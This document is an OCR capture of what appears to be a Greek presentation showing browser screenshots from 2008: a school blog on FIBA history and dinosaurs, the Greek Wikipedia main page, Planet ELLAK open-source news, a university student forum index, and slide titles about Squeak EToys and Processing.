1932 Ιδρύεται η FIBA (Διεθνής ομοσπονδία καλαθοσφαίρισης) από τις εθνικές Ομοσπονδίες της Αργεντινής, της Τσεχοσλοβακίας, της Ιταλίας, της Λετονίας, της Πορτογαλίας, της Ρουμανίας και της Ελβετίας η Ελλάδα συμμετέχει στα ιδρυτικά μέλη με τη δική της ομοσπονδία. Πρώτος Πρόεδρος ήταν ο Ελβετός Leon Bouflard και Γενικός Γραμματέας ο William Jones.

Ξέρεις τα happy tree friends


- Ναι
- Οχι

Vote Show results

Votes so far: 15
Days left to vote: 43

Blogger

Γραμμή βίντεο



powered by YouTube

thazisoumekietsi - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://thazisoumekietsi.blogspot.com/ Search Print

2001 Η FIBA διαχωρίστηκε σε πέντε ζώνες:στην FIBA Europe, FIBA Americas, FIBA Oceania, FIBA Asia & FIBA Africa. Η Ελλάδα ανήκει στην ζώνη της FIBA Europe.

Αναρτήθηκε από eddy στις 1:03 μμ 2 σχόλια

δεινοσαυροι

Υπάρχουν πολλά είδη δεινοσαύρων. Οι πιο βασικές ομάδες είναι δύο η ομάδα των σαυρισχίων που περιλαμβάνει τα σαρκοφάγα θηριόποδα και τα φυτοφάγα σαυροποδόμορφα. Η δεύτερη ομάδα δεινοσαύρων είναι η ομάδα των ορνιθισχίων η οποία χωρίζεται σε πέντε είδη τους αγκυλόσαυρους, τους στεγόσαυρους, τα ορνιθόποδα, τα κερατόψια και τους παχυκεφαλόσαυρους. Μπορείς να καταλάβεις σε πια ομάδα ανήκει κάποιος δεινόσαυρος ανάλογα με το κόκαλο της λεκάνης δηλαδή στα σαυρίσχια το μπροστινό κόκαλα της λεκάνης στρέφετε προς τα κάτω. Στα ορνιθίσχια, στρέφετε προς τα πίσω. Οι παλαιοντολόγοι ανακάλυψαν 600 είδη δεινοσαύρων, από τα οποία 200 είναι σαυρίσχια και 400 ορνιθίσχια.
Στα χρόνια που ζούσαν οι δεινόσαυροι όλες οι ήπειροι ήταν ενωμένες σε μία την Παγγαία. Δεινόσαυροι ζούσαν σε όλη την Παγγαία, γι' αυτό και τα κόκαλά τους ανακαλύφθηκαν σε όλες τις ηπείρους που την αποτελούσαν.
Φυσικά υπήρχαν δύο γένη δεινοσαύρων αρσενικά και θηλυκά. Όταν ερχόταν η εποχή για ζευγάρωμα πολλά αρσενικά ερχόταν σε σύγκρουση για την διεκδίκηση των θηλυκών όπως για παράδειγμα ο παχυκεφαλόσαυρος ο οποίος είχε πολύ χοντρό κρανίο. Για να κερδίσει μία θηλυκή, έπρεπε να παλεύει με το μέτωπο.

Είναι βέβαιο ότι οι δεινόσαυροι γεννούσαν αυγά, όπως και τα σημερινά ερπετά. Έτσι για παράδειγμα ο μαγιόσαυρος έξυνε το χώμα για να σκάβει μια μεγάλη φωλιά όπου γεννούσε μέχρι 30 αυγά, μετά την σκέπαζε με φύλλα, φτέρες και χώμα και έφτιαχνε έτσι ένα μίγμα που διατηρούσε τα αυγά ζεστά.
Πολλοί δεινόσαυροι μεγάλωναν και ζούσαν σε αγέλες για να προστατεύσουν ο ένας τον άλλο, πχ. Ένας τυρανόσαυρος επιτίθεται σε τρικεράτωπες. Πως θα αμυνθεί το κοπάδι; Οι μικροί και οι πιο αδύναμοι συγκεντρώνονται στη μέση για να προφυλαχτούν. Τα μεγάλα αρσενικά κάνουν κύκλο γύρω απ' το κοπάδι και στιλώνουν

powered by YouTube

βλεπεις happy tree friends

ΝΑΙ	6 (100%)
ΟΧΙ	0 (0%)

Votes so far: 6
Poll closed

happy tree friends

powered by YouTube

προτιματε

system of the down 5 (71%)

Done

Κύρια Σελίδα - Βικιπαίδεια - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://el.wikipedia.org/wiki/%CE%9A%CF%8D%CF%81%CE%B9 Search Print

Εγγραφή/Σύνδεση

κύρια σελίδα | συζήτηση | εμφάνιση κώδικα | ιστορικό

Βοηθήστε την Βικιπαίδεια, συνεισφέροντας ως συντάκτες. Η δημιουργία λογαριασμού δεν είναι απαραίτητη αλλά προσφέρει πλεονεκτήματα.

ΒΙΚΙΠΑΙΔΕΙΑ
Η ελεύθερη εγκυκλοπαίδεια

πλοήγηση
- Κύρια Σελίδα
- Κατάλογος άρθρων
- Αξιόλογα άρθρα
- Τρέχοντα γεγονότα
- Τυχαία σελίδα

συμμετοχή
- Πρόσφατες αλλαγές
- Αγορά
- Πύλη Κοινότητας
- Βοήθεια
- Επικοινωνία
- Δωρεές

αναζήτηση

Μετάβαση
Αναζήτηση

εργαλειοθήκη
- Συνδέσεις προς εδώ
- Σχετικές αλλαγές
- Επιφόρτωση αρχείου
- Ειδικές σελίδες
- Έκδοση εκτύπωσης
- Σταθερός σύνδεσμος

άλλες γλώσσες
- Alemannisch
- Bahasa Indonesia
- Български
- Bosanski
- Català

Καλώς ήλθατε στη Βικιπαίδεια,

την ελεύθερη εγκυκλοπαίδεια που γράφουμε συμμετοχικά.

Η ελληνική έκδοση της εγκυκλοπαίδειας περιλαμβάνει αυτή τη στιγμή 32.877 άρθρα.

Μάθετε περισσότερα για την εγκυκλοπαίδεια διαβάζοντας απαντήσεις σε συνηθισμένες ερωτήσεις και τη σελίδα βοήθειας για τη χρήση και το έργο αυτού του εγχειρήματος.

ΕΠΙΛΕΓΜΕΝΟ ΑΡΘΡΟ

Ο **Φραγκίσκος Μαρία Αρουέ** (γαλλικά:*Francois Marie Arouet*) (21 Νοεμβρίου 1694 – 30 Μαΐου 1778) ευρύτερα γνωστός με το φιλολογικό ψευδώνυμο **Βολταίρος** (*Voltaire*) ήταν Γάλλος φιλόσοφος, συγγραφέας και ευθυμογράφος, θεωρείται κεντρική μορφή και ενσάρκωση του Διαφωτισμού του 18ου αιώνα. Υπήρξε επίσης δοκιμιογράφος και κορυφαίος εκπρόσωπος του ντεϊσμού (*déisme*). Γεννήθηκε στο Παρίσι στις 21 Νοεμβρίου 1694 μέσα σε μία μεσοαστική οικογένεια. Ο πατέρας του ήταν συμβολαιογράφος και ανώτερος υπάλληλος του Υπουργείου Οικονομικών. Έχασε τη μητέρα του όταν ήταν 7 ετών και μετά από δύο χρόνια εισήλθε στο ιησουϊτικό κολέγιο του Μεγάλου Λουδοβίκου όπου παρέμεινε ως το 1711. Για την εκπαίδευσή του εκεί έγραψε αργότερα ότι δεν είχε μάθει τίποτα *"εκτός από λατινικά και ανοησίες"* αν και στο κολέγιο φαίνεται ότι διαμόρφωσε τις βάσεις της ιδιαίτερης γνώσης του και διέγειρε πιθανώς την ισόβια αφοσίωσή του στο θέατρο. Κατά το διάστημα των ετών 1711 – 1713 μελέτησε τη νομική επιστήμη. (*περισσότερα*)

Άλλα επιλεγμένα άρθρα...

ΠΡΟΣΚΛΗΣΗ ΣΥΜΜΕΤΟΧΗΣ

Η ελληνική Βικιπαίδεια χρειάζεται την εθελοντική σας συνεισφορά για να αναπτυχθεί. Αν βρήκατε κάποιο άρθρο που σας ενδιαφέρει αλλά είναι ανεπαρκές, συμπληρώστε το. Αν γνωρίζετε καλά κάποιο θέμα, μπορείτε να ξεκινήσετε ένα νέο άρθρο από την αρχή. Ακόμα και απευθείας μεταφράσεις άρθρων από εκδόσεις της Βικιπαίδειας σε άλλες γλώσσες είναι καλοδεχούμενες. Διαβάστε τις σχετικές οδηγίες και ... καλό γράψιμο!

ΕΓΚΥΚΛΟΠΑΙΔΕΙΑ

Θεματικός κατάλογος

Πολιτισμός και Τέχνες
Ζωγραφική · Θέατρο · Κινηματογράφος · Λογοτεχνία · Μουσική · Αρχιτεκτονική · Γλυπτική · Αθλητισμός · Μυθολογία · Θρησκεία

Θετικές και Φυσικές Επιστήμες
Ανθρωπολογία · Αστρονομία · Βιολογία · Γεωλογία · Επιστήμη υπολογιστών· Μαθηματικά · Τεχνολογία · Φυσική · Χημεία · Ιατρική

Φιλοσοφία και Κοινωνικές Επιστήμες
Αρχαιολογία · Γλωσσολογία · Οικονομικά · Φιλοσοφία · Ψυχολογία

Πλανήτης ΕΛ/ΛΑΚ Ελλάδα/Κύπρος - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://planet.ellak.gr/ Search Print

Σταύρος Γιαννούρης

debian"why is xdm playing Death Metal?" (#472401) (via Planet Debian)... Μου έφτιαξε τη μέρα.

March 24, 2008 11:49 AM

Ελληνικό LinuxFormat

Νέα community έκδοση του PCLinuxOS 2008

Start: 24 Μαρ 2008 - 12:28πμ
Timezone: Etc/GMT

Μέσα στο σαββατοκύριακο, η κοινότητα του PCLinuxOS κυκλοφόρησε μια έκδοση του PCLOS 2008 (με βάση το MiniMe) με γραφικό περιβάλλον Gnome. Η νέα έκδοση βασίζεται στον πυρήνα 2.6.22.15 και περιλαμβάνει GNOME 2.21.2, Firefox 2.0.0.12, Thunderbird 2.0.0.9, εφαρμογές Office του Gnome, GnomeDo, MeTv, Serpentine, Brasero, GNOME Power Manager, Banshee Music Player κλπ. Η διανομή είναι LiveCD αλλά έχει εύκολο installer για άμεση εγκατάσταση. Κατεβάστε το από το linuxgator ή απευθείας το ISO από εδώ ή με torrent. Μην ξεχάσετε να ελέγξετε το MD5.

March 24, 2008 11:36 AM

Σίμος Ξενιτέλλης

Η πορεία του MS-OOXML προς το ISO

Συνοπτικά, η διαδικασία για να κάνει κάποιος ένα πρότυπο ISO είναι: Αποφασίζεις αν θέλεις τη γρήγορη διαδικασία (fast-track process) ή την κανονική διαδικασία. Κάποιος επιλέγει τη γρήγορη διαδικασία αν γνωρίζει ότι το υποψήφιο πρότυπο είναι έτοιμο και δεν χρειάζεται σημαντικές διορθώσεις.

debian

Ελεύθερο Λογισμικό / Λογισμικό Ανοικτού Κώδικα
http://www.open-source.gr

Ελεύθερο Λογισμικό Λογισμικό Ανοικτού Κώδικα

OpenOffice.org

software patents NO PATENTS

Συνδρομές

RSS 2.0
FOAF
OPML

Ροές

- Knoppel
- Ubuntu-gr
- Wordpress.gr
- [oss-cs-unipi]
- django.gr
- eLawyer
- joomla.gr
- Αγγελος Βεγλεκτσής
- Αγγελος Ορφανάκος
- Αθανάσιος Λευτέρης
- Αλέξανδρος Μοσκοφίδης
- Αντώνης Λιλής
- Αστέρης Μασούρας
- Αχιλλέας Τσουμήτας
- Βαγγέλης Μακρυδάκης

Venus Project Forum • Ευρετήριο σελίδας - SeaMonkey

File Edit View Go Bookmarks Tools Window Help

Back Forward Reload Stop http://venus.cslab.aueb.gr/forum/ Search Print

Venus Project Forum

On-line κοινότητα των φοιτητών Πληροφορικής του Ο.Π.Α.

Αναζήτηση... Αναζήτηση

Αναζήτηση με κριτήρια

Αρχική σελίδα

Προφίλ (0 νέα μηνύματα) • Προβολή των δημοσιεύσεών σας

Wiki Συχνές Ερωτήσεις Μέλη Αποσύνδεση [dds]

Τώρα είναι Δευ Μαρ 24, 2008 9:31 pm

Τελευταία επίσκεψη: Κυρ Μαρ 23, 2008 8:02 pm

Προβολή αναπάντητων δημοσιεύσεων • Προβολή των νέων δημοσιεύσεων • Προβολή ενεργών θεμάτων

Επιλέξτε τα forum ως αναγνωσμένα

Γενικά	Θέματα	Δημοσιεύσεις	Τελευταία δημοσίευση
Ανακοινώσεις Ανακοινώσεις σχετικά με την λειτουργία του forum.	64	106	Δημοσιεύθηκε από τον/την tZoLe Ban χρήστη mimis Δημοσιεύθηκε στις: Σάβ Μαρ 22, 2008 6:11 pm
Παλιά θέματα Η κατηγορία αυτή περιέχει παλιά θέματα εξεταστικών του τμήματος Πληροφορικής Ο.Π.Α. Όλοι μπορούν να συμβάλλουν στη συγκέντρωση επιπλέον θεμάτων. Πληροφορίες εντός! (πρέπει να είστε εγγεγραμμένοι χρήστες) Συντονιστής: Συντονιστές παλιών θεμάτων	35	93	Δημοσιεύθηκε από τον/την nantia_86 Re: Επικοινωνία Ανθρώπου Υπολογιστή Δημοσιεύθηκε στις: Πέμ Φεβ 28, 2008 3:48 pm

Προπτυχιακά Μαθήματα	Θέματα	Δημοσιεύσεις	Τελευταία δημοσίευση
Υποχρεωτικά Μαθήματα Συζητήσεις σχετικά με τα υποχρεωτικά μαθήματα του τρέχοντος ακαδημαϊκού έτους. Για συζητήσεις παλαιοτέρων ετών κοιτάξτε στην κατηγορία Archive. Συντονιστής: Συντονιστές προπτυχιακών μαθημάτων	47	5468	Δημοσιεύθηκε από τον/την ~~Wind~~ Re: Λειτουργικά Συστήματα Δημοσιεύθηκε στις: Δευ Μαρ 24, 2008 7:58 pm
Μαθήματα Ροών και Κατευθύνσεων Συζητήσεις σχετικά με τα μαθήματα Ροών και Κατευθύνσεων του τρέχοντος ακαδημαϊκού έτους. Για συζητήσεις παλαιοτέρων ετών κοιτάξτε στην κατηγορία Archive. Συντονιστής: Συντονιστές προπτυχιακών μαθημάτων	39	783	Δημοσιεύθηκε από τον/την redlabel Re: Ασφάλεια Πληροφοριακών Συστημάτων Δημοσιεύθηκε στις: Δευ Μαρ 24, 2008 8:19 pm
Μαθήματα ελεύθερης επιλογής Συζητήσεις για το τρέχων ακαδημαϊκό έτος σχετικά με τα μαθήματα ελεύθερης επιλογής. Για συζητήσεις παλαιοτέρων ετών κοιτάξτε στην κατηγορία Archive. Συντονιστής: Συντονιστές προπτυχιακών μαθημάτων	15	138	Δημοσιεύθηκε από τον/την Bloody Mary Re: Ειδικά Θέματα Πληροφοριακών Συστημάτων & Βάσεων Δεδομένων Δημοσιεύθηκε στις: Τετ Μαρ 19, 2008 1:09 pm

Μεταπτυχιακά Μαθήματα	Θέματα	Δημοσιεύσεις	Τελευταία δημοσίευση
Μεταπτυχιακό Επιστήμης Υπολογιστών Συζητήσεις σχετικά με τα μαθήματα του μεταπτυχιακού προγράμματος Επιστήμης Υπολογιστών για το ακαδημαϊκό έτος 2005-2006. Συντονιστής: Συντονιστές μεταπτυχιακών μαθημάτων	18	105	Δημοσιεύθηκε από τον/την SeniorCarbone Re: Εντυπώσεις Δημοσιεύθηκε στις: Παρ Σεπ 14, 2007


Done

ομαδική δουλειά

άμιλλα


αυτοοργάνωση

[2]


b
a
723108
6507922 9


Squeak EToys

Processing




Squeak EToys

Processing




¿ Squeak ?



Η Smalltalk στον 21ο αιώνα

Bit-ταυτόσημα είδωλα σε κάθε πλατφόρμα

¿ Squeak Etoys ?

